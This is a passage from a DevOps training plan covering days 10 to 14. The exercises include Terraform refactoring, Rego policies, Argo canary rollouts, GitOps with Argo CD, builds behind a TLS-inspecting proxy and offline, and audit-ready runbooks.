Refactor into modules with typed variables and validation. Add `for_each`, `moved` blocks and `lifecycle` rules. Import a manually created resource. Write two `.tftest.hcl` tests. Break state deliberately in a sandbox and recover it from a versioned blob.

10

Day 10 — Policy as code

Write three Rego policies: required tags, no public storage, no deletion of stateful resources. Run them against `terraform show -json` in CI. Write `opa test` unit tests for the policies themselves.

11

Day 11 — Deployment strategies

Deploy to a Kubernetes cluster (kind or a managed free tier). Implement a rolling update with correct readiness, liveness and startup probes. Then install Argo Rollouts and run a canary with a Prometheus analysis template. Force it to fail and watch the automatic abort.

12

Day 12 — GitOps

Split into an app repo and a config repo. Install Argo CD, set up app-of-apps, enable `selfHeal`. Run `kubectl edit` against a live deployment and watch it revert. Wire External Secrets Operator so no secret is in git.

13

Day 13 — The hostile environment

Run your whole pipeline behind a proxy with TLS inspection (mitmproxy makes this easy locally). Fix every certificate error properly. Then disconnect the network entirely and get the build working from vendored wheels and a mirrored base image.

14

Day 14 — Make it auditable

Add environments with required reviewers, generate a change record from the pipeline, retain test and scan evidence, and write the one-page "how to deploy and how to roll back" runbook. Then have someone else follow it without your help — that is the only real test of a handover.

✓ **What to carry onto every engagement**

A recon script that profiles a runner in sixty seconds. A composite action or base image that installs the corporate CA and proxy settings. A reusable workflow for build-scan-sign-publish. A Terraform module skeleton with remote state, tagging validation and a plan-then-approve pipeline. A set of Rego policies for the usual suspects. And the change-record generator. Those six artifacts turn the first two weeks of every engagement from improvisation into configuration.